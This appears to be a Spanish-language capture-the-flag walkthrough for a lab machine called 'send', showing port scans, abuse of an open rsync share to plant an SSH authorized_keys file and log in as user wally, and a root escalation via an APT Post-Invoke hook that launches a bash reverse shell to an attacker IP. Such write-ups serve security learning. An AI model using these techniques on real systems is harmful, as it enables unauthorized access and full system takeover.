
Send

```
┌──(root💀miguel)-[/home/miguel]
└─# nmap -sS --open -p- -Pn -n -vvv --min-rate 5000 192.168.137.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-08 17:39 -03
Initiating ARP Ping Scan at 17:39
Scanning 192.168.137.15 [1 port]
Completed ARP Ping Scan at 17:39, 0.26s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 17:39
Scanning 192.168.137.15 [65535 ports]
Discovered open port 22/tcp on 192.168.137.15
Discovered open port 80/tcp on 192.168.137.15
Discovered open port 873/tcp on 192.168.137.15
Completed SYN Stealth Scan at 17:39, 13.01s elapsed (65535 total ports)
Nmap scan report for 192.168.137.15
Host is up, received arp-response (0.0028s latency).
Scanned at 2025-02-08 17:39:33 -03 for 13s
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 64
80/tcp  open  http    syn-ack ttl 64
873/tcp open  rsync   syn-ack ttl 64
MAC Address: 00:0C:29:C6:05:E8 (VMware)
```

```
┌──(root💀miguel)-[/home/miguel]
└─# nmap -sCV -p22,80,873 -Pn -n -vvv 192.168.137.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-08 17:40 -03
NSE: Loaded 157 scripts for scanning.
```

```
Scanned at 2025-02-08 17:40:49 -03 for 7s

PORT    STATE SERVICE REASON         VERSION
22/tcp  open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDP4OvUJ0xKoulS7xOYz1485bm/ZBVN/86xLQvh7Gqa1DmEWz/eHP2C3MJQnqTFPOEh18FULOzj9fiehy
3aRIey4qQj7/k72PqMBkyfD2krjNOg7ZZe8z9o0A4VyeDljG6ukVFeN6PEtWWtdmmnVJztgzX0wPWPaO9GM5hITyvpIB/Y/IqueYR+ft2n5ROLLUfjFLezB+
TV1x6jfTtZi+Aca0scDfOTJUVlSwZYaHrJQSNlKFJhniucqq/zxOnMIHjs/v1YXYCh0jlYDsb5J/NqTzEPMKkbtwn97T5/FQvsWDGJFTtxvCCrInmnUHB+cG
v8D1K2EPhf1rBGQGIObgatVHNFclVWfuq7sn4x9olNnbsEogIQ5mbEq0mBlgOW5vowFxUkI60Ond4Dl7H4fkCeiPfngWFrT+6cQoNgA3HRKf6NtQeYs=
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNDNbes4gKOy7nXoXxW1kPwOX/vuxNkae5WSrIFu+ZD8OU
+tA44syyemA6C40=
|   256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINItrDSHbBfPB1CJosqklAQXN4/Mt++ocUqbiG861ZSG
80/tcp  open  http    syn-ack ttl 64 Apache httpd 2.4.59 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.59 (Debian)
873/tcp open  rsync   syn-ack ttl 64 (protocol version 31)
MAC Address: 00:0C:29:C6:05:E8 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(root💀miguel)-[/home/miguel]
└─# whatweb 192.168.137.15
http://192.168.137.15 [200 OK] Apache[2.4.59], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[192.168.137.15]
```



voy a investigar por el puerto 873 pues no conozco y me conecto con netcat a ver q sucede

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# nc 192.168.137.15 873
@RSYNCD: 31.0

#list
@ERROR: protocol startup error
```

fui a investigar aqui https://0xss0rz.gitbook.io/0xss0rz/pentest/protocols/rsync-873 de que se trata el asunto y como usarlo

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# rsync -av --list-only rsync://192.168.137.15/

share           wally (home)
```

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# rsync -av --list-only rsync://192.168.137.15/share

receiving incremental file list
drwx------          4,096 2024/07/11 12:34:21 .
lrwxrwxrwx              9 2023/04/23 04:34:26 .bash_history -> /dev/null
-rw-------            220 2023/01/15 09:58:06 .bash_logout
-rw-------          3,526 2023/01/15 09:58:06 .bashrc
-rw-------            807 2023/01/15 09:58:06 .profile
-r--------             33 2024/07/11 12:34:21 user.txt
drwxr-xr-x          4,096 2023/04/29 10:50:29 .local
drwx------          4,096 2023/04/29 10:50:29 .local/share
drwx------          4,096 2023/04/29 10:50:29 .local/share/nano

sent 23 bytes  received 277 bytes  600.00 bytes/sec
total size is 4,595  speedup is 15.32
```

To upload content, such as an authorized_keys file for access, use:

`rsync -av <tu path a tu id_rsa.pub que la tenes que meter en authorized_keys> rsync://username@192.168.0.123/share/.ssh`


```
┌──(root💀miguel)-[~/.ssh]
└─# cat id_ed25519.pub > authorized_keys

┌──(root💀miguel)-[~/.ssh]
└─# rsync -av /root/.ssh/authorized_keys rsync://username@192.168.137.15/share/.ssh/.

sending incremental file list
authorized_keys

sent 205 bytes  received 35 bytes  160.00 bytes/sec
total size is 93  speedup is 0.39

┌──(root💀miguel)-[~/.ssh]
└─# ssh wally@192.168.137.15
wally@send:~$ whoami
wally
wally@send:~$
```

```
wally@send:~$ ls
user.txt
wally@send:~$ cat user.txt
9e1d45e31729328b4c8da808760d2108
wally@send:~$
```

luego de dar vueltas y no encontrar nada tiro de linpeas


```
wally@send:~$ cd /etc/apt/apt.conf.d
wally@send:/etc/apt/apt.conf.d$ ls -la
total 32
drwxrwxrwx 2 root root 4096 jul 11  2024 .
drwxr-xr-x 8 root root 4096 ene 15  2023 ..
-rw-r--r-- 1 root root   82 ene 15  2023 00CDMountPoint
-rw-r--r-- 1 root root   40 ene 15  2023 00trustcdrom
-rw-r--r-- 1 root root  630 jun 10  2021 01autoremove
-r--r--r-- 1 root root  122 jul 11  2024 01autoremove-kernels
-rw-r--r-- 1 root root  307 mar 28  2021 20listchanges
-rw-r--r-- 1 root root  182 jun 10  2021 70debconf
wally@send:/etc/apt/apt.conf.d$
```

podemos ver que se estan corriendo procesos de update como trea cron



creamos un archivo que nos de la revshell

`sudo nano /etc/apt/apt.conf.d/99reverse-shell`

`APT::Update::Post-Invoke {"bash -c 'bash -i >& /dev/tcp/<TU_IP>/<PUERTO> 0>&1 &';"};`